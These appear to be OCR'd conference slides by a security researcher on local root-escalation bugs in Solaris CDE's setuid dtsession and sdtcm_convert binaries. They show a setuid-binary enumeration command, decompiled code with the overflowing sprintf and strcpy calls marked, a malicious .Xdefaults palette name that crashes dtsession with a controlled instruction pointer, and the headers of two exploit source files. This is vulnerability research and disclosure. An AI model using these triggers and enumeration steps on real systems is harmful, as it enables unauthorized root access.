
```
bash-3.2$ uname -a
```

```
SunOS nostalgia 5.10 Generic_147148-26 i86pc i386 i86pc
```

```
bash-3.2$ find /usr/dt/ -user root -perm -4000 -exec ls -ld {} \;
```

-r-sr-xr-x	1	root	bin	590116	Sep 18	2012	/usr/dt/bin/dtfile
-r-sr-xr-x	1	root	bin	59672	Feb 16	2011	/usr/dt/bin/tsolxagent
-r-sr-xr-x	1	root	bin	154576	Jul 20	2012	/usr/dt/bin/dtsession
-r-sr-xr-x	1	root	bin	327012	Jan 23	2005	/usr/dt/bin/dtprintinfo
-r-sr-sr-x	1	root	daemon	267768	Jan 23	2005	/usr/dt/bin/sdtcm_convert
-r-sr-xr-x	1	root	bin	32124	Feb 16	2011	/usr/dt/bin/tsoldtllabel
-r-sr-xr-x	1	root	bin	33116	Jan 23	2005	/usr/dt/bin/dtappgather
-r-sr-sr-x	1	root	sys	23124	Sep 29	2006	/usr/dt/bin/dtaction

```
bash-3.2$ █
```

A close-up photograph of several mushrooms growing in a mossy forest floor. The mushrooms have light brown caps and dark stems. The background is blurred, showing more of the forest floor and some green foliage.

“Bugs are like mushrooms:
it’s hard to find the first one, but
once you do, you’re usually in the
middle of a whole field of them.”

Dmitry Babokin

References to sprintf – 81 locations

Reference(s)

Location	Label	Code Unit
		??
08057604	sprintf	JMP dword ptr [→sprintf]
08059b35		CALL sprintf
08059b84		CALL sprintf
08059c99		CALL sprintf
0805ad26		CALL sprintf
0805adfe		CALL sprintf
0805ae4a		CALL sprintf
0805ae96		CALL sprintf
0805aed8		CALL sprintf

```
else {
    uVar2 = GetPaletteDefinition(param_1,sVar5,pColorSrvRsrc._16_4_);
    *(undefined4 *)((int)colorSrv._40_4_ + sVar5 * 4) = uVar2;
}
piVar4 = (int *)(sVar5 * 4 + (int)colorSrv._40_4_);
if (*piVar4 == 0) {
    return 0xffffffff;
}
iVar3 = *(int *)((int)colorSrv._0_4_ + sVar5 * 4);
if (((iVar3 == 3) || (iVar3 == 2)) || (iVar3 == 1)) {
    /* buffer overflow in palette name */
    sprintf(local_74,"*%d*ColorPalette: %s%s\n",sVar5,*(undefined4 *)*piVar4,&DAT_0806cd44);
}
else {
    sprintf(local_74,"*%d*MonochromePalette: %s%s\n",sVar5,*(undefined4 *)*piVar4,&DAT_0806cd44)
    ;
}
_DtAddToResource(param_1,local_74);
sVar5 = sVar5 + 1;
} while (colorSrv._16_4_ != sVar5);
}
return 0;
}
```

```
undefined4 CheckMonitor(int param_1)

{
    char cVar1;
    undefined4 uVar2;
    int iVar3;
    int *piVar4;
    size_t sVar5;
    char *_s;
    undefined4 local_4ac;
    undefined4 local_4a8;
    undefined4 local_4a4;
    undefined4 local_4a0;
    undefined4 local_49c;
    undefined4 local_498;
    undefined4 local_494;
    undefined4 local_490;
    char local_48c [24];
    char local_474 [1024];
    char local_74 [100];
    undefined4 local_10;
    char local_c [8];
```

```
else {
    uVar2 = GetPaletteDefinition(param_1,sVar5,pColorSrvRsrc._16_4_);
    *(undefined4 *)((int)colorSrv._40_4_ + sVar5 * 4) = uVar2;
}
piVar4 = (int *) (sVar5 * 4 + (int)colorSrv._40_4_);
if (*piVar4 == 0) {
    return 0xffffffff;
}
iVar3 = *(int *)((int)colorSrv._0_4_ + sVar5 * 4);
if (((iVar3 == 3) || (iVar3 == 2)) || (iVar3 == 1)) {
    /* buffer overflow in palette name */
    sprintf(local_74,"*%d*ColorPalette: %s%s\n",sVar5,*(undefined4 *)*piVar4,&DAT_0806cd44);
}
else {
    sprintf(local_74,"*%d*MonochromePalette: %s%s\n",sVar5,*(undefined4 *)*piVar4,&DAT_0806cd44)
    ;
}
_DtAddToResource(param_1,local_74);
sVar5 = sVar5 + 1;
} while (colorSrv._16_4_ != sVar5);
}
return 0;
}
```



ssh

SSH1

```
raptor@eris sol11 % ssh 10.0.0.30
Password:
Last login: Sun Feb 16 10:54:13 2020 from eris.lan
Oracle Corporation      SunOS 5.10      Generic Patch  January 2005
$ bash
bash-3.2$ cat .Xdefaults
*0*ColorPalette: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
bash-3.2$ ls -l .dt/palettes/
total 2
-rw-r--r--  1 raptor  other          6 Feb 16 10:50 AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
bash-3.2$ cat .dt/palettes/A*
Black
bash-3.2$ /usr/dt/bin/dtsession -display 10.0.0.24:0
Segmentation Fault
bash-3.2$ truss -u '*' -u a.out -fae /usr/dt/bin/dtsession \
> -display 10.0.0.24:0 2> TRACE
bash-3.2$ █
```

ssh

1483/1@1: <- libc:mutex_lock() = 0
1483/1@1: -> libc:mutex_unlock(0xfe9d0e60)
1483/1@1: <- libc:mutex_unlock() = 0
1483/1@1: <- libSDtFwa:free() = 0
1483/1@1: -> libSDtFwa:free(0x80980c8)
1483/1@1: -> libc:free(0x80980c8)
1483/1@1: <- libc:free() = 0
1483/1@1: <- libSDtFwa:free() = 0
1483/1@1: -> libSDtFwa:free()
1483/1@1: -> libc:free(0x80ac0f8)
1483/1@1: <- libc:free() = 0
1483/1@1: <- libSDtFwa:free() = 0
1483/1@1: -> libSDtFwa:free(0xfe648150)
1483/1@1: -> libc:mutex_lock(0xfe9d0e60)
1483/1@1: <- libc:mutex_lock() = 0
1483/1@1: -> libc:mutex_unlock(0xfe9d0e60)
1483/1@1: <- libc:mutex_unlock() = 0
1483/1@1: <- libSDtFwa:free() = 0
1483/1@1: <- libDtSvc:_DtAddToResource() = 0
1483/1: Incurred fault #6, FLTBOUNDS %pc = 0x41414141
1483/1: siginfo: SIGSEGV SEGV_MAPERR addr=0x41414141
1483/1: Received signal #11, SIGSEGV [default]
1483/1: siginfo: SIGSEGV SEGV_MAPERR addr=0x41414141

C raptor_dtsession_ipa.c ×

solaris > C raptor_dtsession_ipa.c > ...

```
1  /*
2   * raptor_dtsession_ipa.c - CDE dtsession LPE for Solaris/Intel
3   * Copyright (c) 2019–2020 Marco Ivaldi <raptor@0xdeadbeef.info>
4   *
5   * A buffer overflow in the CheckMonitor() function in the Common Desktop
6   * Environment 2.3.1 and earlier and 1.6 and earlier, as distributed with
7   * Oracle Solaris 10 1/13 (Update 11) and earlier, allows local users to gain
8   * root privileges via a long palette name passed to dtsession in a malicious
9   * .Xdefaults file (CVE-2020-2696).
10  *
11  * "I always loved Sun because it was so easy to own. Now with Solaris 11 I
12  * don't like it anymore." -- ~B.
13  *
```



Hacker Fantastic

@hackerfantastic



Let's be honest, would you trust this guy with even your IP address of a SPARC box on your network ... 😊



raptor @0xdea · Jul 5, 2019

Apparently, most people are not willing to give me temporary access to their SPARC boxes for testing purposes because they fear that I might hack them! I wonder where they got that idea?! 😊

11:39 PM · Jul 5, 2019 · Twitter Web App

5 Retweets 24 Likes



Wh00h00!




Source: selfie with SPARC



CVE-2020-2944

CDE sdtcm_convert

December 2019 - April 2020



“Pay special attention to code that has a history of vulnerability.”

Writing Secure Code, 2nd Edition

```
        /* buffer overflow in calendar name */
strcpy(local_810,*(char **)(*(int *)(*(int *)param_1 + 0x58) + 0x20) + 4));
pcVar3 = strchr(local_810,0x40);
if (pcVar3 != (char *)0x0) {
    *pcVar3 = '\0';
}
iVar4 = strcmp(local_810,g_calname);
if ((iVar4 != 0) && (iVar4 = _FixCalendarName(local_c,local_810), iVar4 != 0)) {
    return iVar4;
}

        /* buffer overflow in calendar owner */
strcpy(local_410,*(char **)(*(int *)(*(int *)local_c + 0x58) + 0x2c) + 4));
pcVar3 = strchr(local_410,0x40);
if (pcVar3 != (char *)0x0) {
    *pcVar3 = '\0';
}
if (g_userid == 0xffffffff) {
    local_10 = getpwuid(g_owneruid);
    if (local_10 == (passwd *)0x0) {
        pcVar3 = catgets(g_catd,1,0x33,"Problem getting the owner name for %s: \n");
        _fprintf_c89(0x8099a00,pcVar3,param_2);
        perror((char *)0x0);
        return 0xfffffffffd;
    }
}
```

```
int _SanityCheck(int param_1,char *param_2)

{
    uint uVar1;
    passwd *ppVar2;
    char *pcVar3;
    int iVar4;
    uint uVar5;
    bool bVar6;
    bool bVar7;
    char local_810 [1024];
    char local_410 [1024];
    passwd *local_10;
    int local_c;
    int local_8;
```

```
if (g_uid != 0) {
    seteuid(0);
}
iVar1 = _DtCmsGetCalendarByName(g_calname,&local_8);
if (iVar1 != 0) {
    pcVar4 = catgets(g_catd,1,0x40,"Failed to parse the calendar file %s\n");
    _fprintf_c89(0x8099a00,pcVar4,__s2);
                    /* WARNING: Subroutine does not return */
    exit(1);
}
if (g_uid != 0) {
    seteuid(g_uid);
}
if (g_output_ver == -1) {
    if (local_8[9] == 1) {
        g_output_ver = 3;
    }
}
```

File Manager - raptor

File Selected View

Help

Console

Help

Window Edit Options

FILES

/usr/dt/bin/dtcm The executable for dtcm.
/usr/dt/app-defaults/<LANG>/Dtcm
The system-default application defaults
file for dtcm.
/usr/dt/appconfig/types/<LANG>/dtcm.dt
The file of default calendar-specific
actions. See dtactionfile(4).
/usr/dt/bin/rpc.cmsd
The calendar daemon (server) that
manages calendars on a machine.
/var/spool/calendar/callog.<user>
The persistent calendar database for a
user on this machine.

EXAMPLES

None.

ATTRIBUTES

See attributes(1) for descriptions of the following attributes:

--More--(96%)



C raptor_sdtcm_conv.c ×

Users > raptor > Desktop > vuln-dev > sol10 > C raptor_sdtcm_conv.c > ...

```
1  /*
2  * raptor_sdtcm_conv.c - CDE sdtcm_convert LPE for Solaris/Intel
3  * Copyright (c) 2019-2020 Marco Ivaldi <raptor@0xdeadbeef.info>
4  *
5  * A buffer overflow in the _SanityCheck() function in the Common Desktop
6  * Environment version distributed with Oracle Solaris 10 1/13 (Update 11) and
7  * earlier allows local users to gain root privileges via a long calendar name
8  * or calendar owner passed to sdtcm_convert in a malicious calendar file.
9  *
10 * The open source version of CDE (based on the CDE 2.x codebase) is not
11 * affected, because it does not ship the vulnerable binary.
12 *
13 * "CDE, the gift that keeps on giving" -- @0xdeaf
14 * "Feels more like a curse you can't break from this side." -- @alanc
15 *
```

- * earlier allows local users to gain root privileges via a long calendar name
- * or calendar owner passed to sdtcm_convert in a malicious calendar file.
- *

- * The open source version of CDE (based on the CDE 2.x codebase) is not

raptor@eris sol10 % scp raptor_sdtcm_conv.c 10.0.0.31:

Password:

